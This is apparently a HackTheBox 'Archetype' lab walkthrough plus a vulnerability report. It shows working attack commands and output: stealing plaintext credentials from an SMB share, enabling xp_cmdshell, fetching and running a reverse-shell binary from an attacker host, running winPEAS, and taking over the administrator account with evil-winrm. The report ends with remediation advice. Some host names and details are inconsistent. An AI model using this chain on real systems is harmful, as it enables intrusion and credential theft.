


HackTheBox — Archetype

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Machine link: <https://app.hackthebox.com/machines/Archetype>



I ran an nmap scan; found a SQL server on port 1433 and SMB on port 445:

```
(kali㉿kali)-[/tmp]
└─$ nmap -sVC -Pn 10.129.89.102
Starting Nmap 7.95 ( https://nmap.org ) at 2026-07-10 11:49 EDT
Nmap scan report for 10.129.89.102
Host is up (0.053s latency).
Not shown: 995 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
135/tcp   open  msrpc          Microsoft Windows RPC
139/tcp   open  netbios-ssn    Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds   Windows Server 2019 Standard 17763 microsoft-ds
1433/tcp   open  ms-sql-s       Microsoft SQL Server 2017 14.00.1000.00; RTM
| ms-sql-info:
|   10.129.89.102:1433:
|   Version:
|     name: Microsoft SQL Server 2017 RTM
|     number: 14.00.1000.00
|     Product: Microsoft SQL Server 2017
|     Service pack level: RTM
|     Post-SP patches applied: false
|   TCP port: 1433
| ms-sql-ntlm-info:
|   10.129.89.102:1433:
|     Target_Name: ARCHETYPE
|     NetBIOS_Domain_Name: ARCHETYPE
|     NetBIOS_Computer_Name: ARCHETYPE
|     DNS_Domain_Name: Archetype
|     DNS_Computer_Name: Archetype
|     Product_Version: 10.0.17763
|_  ssl-date: 2026-07-10T15:49:53+00:00; 0s from scanner time.
|_  ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
|_  Not valid before: 2026-07-10T15:46:49
|_  Not valid after: 2056-07-10T15:46:49
5985/tcp   open  http           Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_  http-server-header: Microsoft-HTTPAPI/2.0
|_  http-title: Not Found
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows
```

On SMB I found an open share and downloaded the file located there:

```
(kali@kali)-[/tmp]
└─$ smbclient -N -L //10.129.89.102

      Sharename      Type            Comment
      ────
      ADMIN$         Disk            Remote Admin
      backups        Disk            Default share
      C$             Disk            Remote IPC
      IPC$           IPC             Remote IPC
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.129.89.102 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available

(kali@kali)-[/tmp]
└─$ smbclient -N //10.129.89.102/backups
Try "help" to get a list of possible commands.
smb: \> ls
.                D           0 Mon Jan 20 07:20:57 2020
..               D           0 Mon Jan 20 07:20:57 2020
prod.dtsConfig    AR          609 Mon Jan 20 07:23:02 2020

5056511 blocks of size 4096. 2611104 blocks available
smb: \> get prod.dtsConfig
getting file \prod.dtsConfig of size 609 as prod.dtsConfig (0.7 KiloBytes/sec) (average 0.7 KiloBytes/sec)
smb: \> exit
```

There I found database credentials:

```
(kali@kali)-[/tmp]
└─$ cat prod.dtsConfig
<DTSConfiguration>
  <DTSConfigurationHeadings>
    <DTSConfigurationFileInfo GeneratedBy="..." GeneratedFromPackageName="..." GeneratedDate="20.1.2019 10:01:34"/>
  </DTSConfigurationHeadings>
  <Configuration ConfigurationType="Property" Path="\Package.Connections[Destination].Properties[ConnectionString]" ValueTypes="String">
    <ConfiguredValue>Data Source=.;Password=M3g4c0rp123@10.129.89.102;User ID=ARCTYPE\sql_svc;Initial Catalog=catalog;Provider=SQLNCLI10.1;Persist Security Info=True;Auto Translate=False;</ConfiguredValue>
  </Configuration>
</DTSConfiguration>
```

Connected to the SQL server:

```
(kali@kali)-[/tmp]
└─$ impacket-mssqlclient ARCTYPE/sql_svc:M3g4c0rp123@10.129.89.102 -windows-auth
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(ARCTYPE): Line 1: Changed database context to 'master'.
[*] INFO(ARCTYPE): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server 2017 RTM (14.0.1000)
[!] Press help for extra shell commands
SQL (ARCTYPE\sql_svc dbo@master)>
```

Using the **xp_cmdshell** command in Microsoft SQL, you can create a command shell, but first it needs to be enabled:

```
SQL (ARCTYPE\sql_svc dbo@master)> EXEC xp_cmdshell 'dir'
ERROR(ARCTYPE): Line 1: SQL Server blocked access to procedure 'sys.xp_cmdshell' of component 'xp_cmdshell' because this component is turned off as part of the security configuration for this server. A system administrator can enable the use of 'xp_cmdshell' by using sp_configure. For more information about enabling 'xp_cmdshell', search for 'xp_cmdshell' in SQL Server Books Online.
SQL (ARCTYPE\sql_svc dbo@master)> EXEC sp_configure 'show advanced options', 1;
INFO(ARCTYPE): Line 185: Configuration option 'show advanced options' changed from 0 to 1. Run the RECONFIGURE statement to install.
SQL (ARCTYPE\sql_svc dbo@master)> RECONFIGURE;
SQL (ARCTYPE\sql_svc dbo@master)> EXEC sp_configure 'xp_cmdshell', 1;
INFO(ARCTYPE): Line 185: Configuration option 'xp_cmdshell' changed from 0 to 1. Run the RECONFIGURE statement to install.
SQL (ARCTYPE\sql_svc dbo@master)> RECONFIGURE;
SQL (ARCTYPE\sql_svc dbo@master)> EXEC xp_cmdshell 'dir'
output
Volume in drive C has no label.
Volume Serial Number is 9565-0B4F
NULL
Directory of C:\Windows\system32
NULL
07/10/2026 08:55 AM <DIR> .
07/10/2026 08:55 AM <DIR> ..
09/15/2018 02:06 AM <DIR> 0409
01/19/2020 04:09 PM <DIR> 1833
```

I created a reverse-shell file, uploaded it to the target, and executed it:

```
SQL (ARCTYPE\sql_svc dbo@master)> xp_cmdshell "powershell -c cd C:\Users\sql_svc\Downloads; wget http://10.10.15.79/reverse.exe -outfile reverse.exe"
output
NULL
SQL (ARCTYPE\sql_svc dbo@master)> xp_cmdshell "C:\Users\sql_svc\Downloads\reverse.exe"
```

```
(kali@kali)-[/tmp]
└─$ nc -lvp 53
listening on [any] 53 ...
10.129.89.102: inverse host lookup failed: Unknown host
connect to [10.10.15.79] from (UNKNOWN) [10.129.89.102] 49677
Microsoft Windows [Version 10.0.17763.2061]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

user.txt:

```
C:\Users\sql_svc\Desktop>type user.txt
type user.txt
3e7b102e78218e935bf3f4951fec21a3
C:\Users\sql_svc\Desktop>
```

For further reconnaissance to find privilege-escalation vectors, I used winPEAS:

```
PS C:\Users\sql_svc\Desktop> wget http://10.10.15.79:8091/winPEAS.ps1 -outfile winPEAS.ps1
PS C:\Users\sql_svc\Desktop> dir
dir
Directory: C:\Users\sql_svc\Desktop

Mode                LastWriteTime         Length Name
----                -
-a-                2/25/2020   6:37 AM             32 user.txt
-a-                7/10/2026   9:20 AM          94303 winPEAS.ps1

PS C:\Users\sql_svc\Desktop> powershell -ExecutionPolicy Bypass -File winPEAS.ps1
powershell -ExecutionPolicy Bypass -File winPEAS.ps1
/*, .. *(((
```

It enumerates the whole system and finds ways to escalate privileges.

After a while, the script found a file, **ConsoleHost_history.txt**, which contained the admin's password:

```
C:\Users\All Users\VMware\VMware Tools\manifest.txt contains the word 'user' -excluding the 'users' directory
C:\Users\All Users\VMware\VMware VGAuth\backup\vgauth.conf contains the word 'user' -excluding the 'users' directory
C:\Users\All Users\VMware\VMware VGAuth\vgauth.conf contains the word 'user' -excluding the 'users' directory
Possible Password found: Usernames2
C:\Users\sql_svc\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt
Usernames2 triggered
> net.exe use T: \\Archetype\backups /user:administrator MEGACORP_4dmin!!
exit
C:\Users\sql_svc\Desktop\user.txt contains the word 'user' -excluding the 'users' directory
```

I logged in as admin via WinRM and obtained the flag:

```
L-$ evil-winrm -u administrator -p 'MEGACORP_4dmin!!' -i 10.129.89.102
Evil-WinRM shell v3.7
Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline
Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
Info: Establishing connection to remote endpoint
#Evil-WinRM# PS C:\Users\Administrator\Documents> cd ..
#Evil-WinRM# PS C:\Users\Administrator> cd Desktop
#Evil-WinRM# PS C:\Users\Administrator\Desktop> dir
Directory: C:\Users\Administrator\Desktop

Mode                LastWriteTime         Length Name
----                -
-a-                2/25/2020   6:36 AM             32 root.txt

#Evil-WinRM# PS C:\Users\Administrator\Desktop> type root.txt
b91cc3305e98240082d4474b848528
#Evil-WinRM# PS C:\Users\Administrator\Desktop>
```

Vulnerability report — RCE on machine [Archetype](#)

Vulnerability description

An MSSQL Server (port 1433) is running on the host. Publicly accessible on an SMB share (\\10.129.89.102\backups) is a file, **prod.dtsConfig**, containing database connection credentials — the login ****ARCHETYPE_svc**** and a plaintext password. This account has permission to use the extended procedure **xp_cmdshell**, which is disabled by default but here is enabled (or available to be enabled). Through it, MSSQL allows execution of arbitrary OS commands under the service account.

Impact

- Full OS-level command execution as **sql_svc**
- Further escalation to ****NT AUTHORITY**** (the service account usually has the relevant

privileges, in particular SeImpersonate)

- Compromise of the entire host, potentially a foothold for lateral movement across the network

Exploitation steps

1. SMB reconnaissance and obtaining the data:

```
(kali@kali)-[/tmp]
$ smbclient -N -L //10.129.89.102

Sharename      Type            Comment
-----
ADMIN$         Disk            Remote Admin
backups        Disk            Remote Admin
C$             Disk            Default share
IPC$           IPC             Remote IPC
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.129.89.102 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available

(kali@kali)-[/tmp]
$ smbclient -N //10.129.89.102/backups
Try "help" to get a list of possible commands.
smb: \> ls
.                D          0 Mon Jan 20 07:20:57 2020
..               D          0 Mon Jan 20 07:20:57 2020
prod.dtsConfig   AR        609 Mon Jan 20 07:23:02 2020

5056511 blocks of size 4096. 2611104 blocks available
smb: \> get prod.dtsConfig
getting file \prod.dtsConfig of size 609 as prod.dtsConfig (0.7 KiloBytes/sec) (average 0.7 KiloBytes/sec)
smb: \> exit
```

2. Connecting to MSSQL:

```
(kali@kali)-[/tmp]
$ impacket-mssqlclient ARCHETYPE/sql_svc:M3g4c0rp123@10.129.89.102 -windows-auth
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies
```

3. Checking/enabling xp_cmdshell and executing OS commands:

```
SQL (ARCHETYPE\sql_svc dbo@master)> EXEC sp_configure 'show advanced options', 1;
INFO(ARCHETYPE): Line 185: Configuration option 'show advanced options' changed from 0 to 1. Run the RECONFIGURE statement to install.
SQL (ARCHETYPE\sql_svc dbo@master)> RECONFIGURE;
SQL (ARCHETYPE\sql_svc dbo@master)> EXEC sp_configure 'xp_cmdshell', 1;
INFO(ARCHETYPE): Line 185: Configuration option 'xp_cmdshell' changed from 0 to 1. Run the RECONFIGURE statement to install.
SQL (ARCHETYPE\sql_svc dbo@master)> RECONFIGURE;
SQL (ARCHETYPE\sql_svc dbo@master)> EXEC xp_cmdshell 'dir'
output
Volume in drive C has no label.
Volume Serial Number is 9565-084F
NULL
Directory of C:\Windows\system32
NULL
07/10/2026 08:55 AM <DIR> .
07/10/2026 08:55 AM <DIR> ..
```

4. Reverse shell:

```
SQL (ARCHETYPE\sql_svc dbo@master)> xp_cmdshell "powershell -c cd C:\Users\sql_svc\Downloads; wget http://10.10.15.79/reverse.exe -outfile reverse.exe"
output
NULL
SQL (ARCHETYPE\sql_svc dbo@master)> xp_cmdshell "C:\Users\sql_svc\Downloads\reverse.exe"
SQL (-@master)> exit
C
```

Recommendations

1. Remove SMB shares that are open for read/write without authentication; do not store credentials in plaintext config files (use a vault/secret manager, or at least encryption).
2. Disable xp_cmdshell if it is not required.
3. Restrict the MSSQL service account's privileges following the principle of least privilege (do not grant sysadmin unnecessarily).
4. Rotate any passwords that have been exposed in configuration files.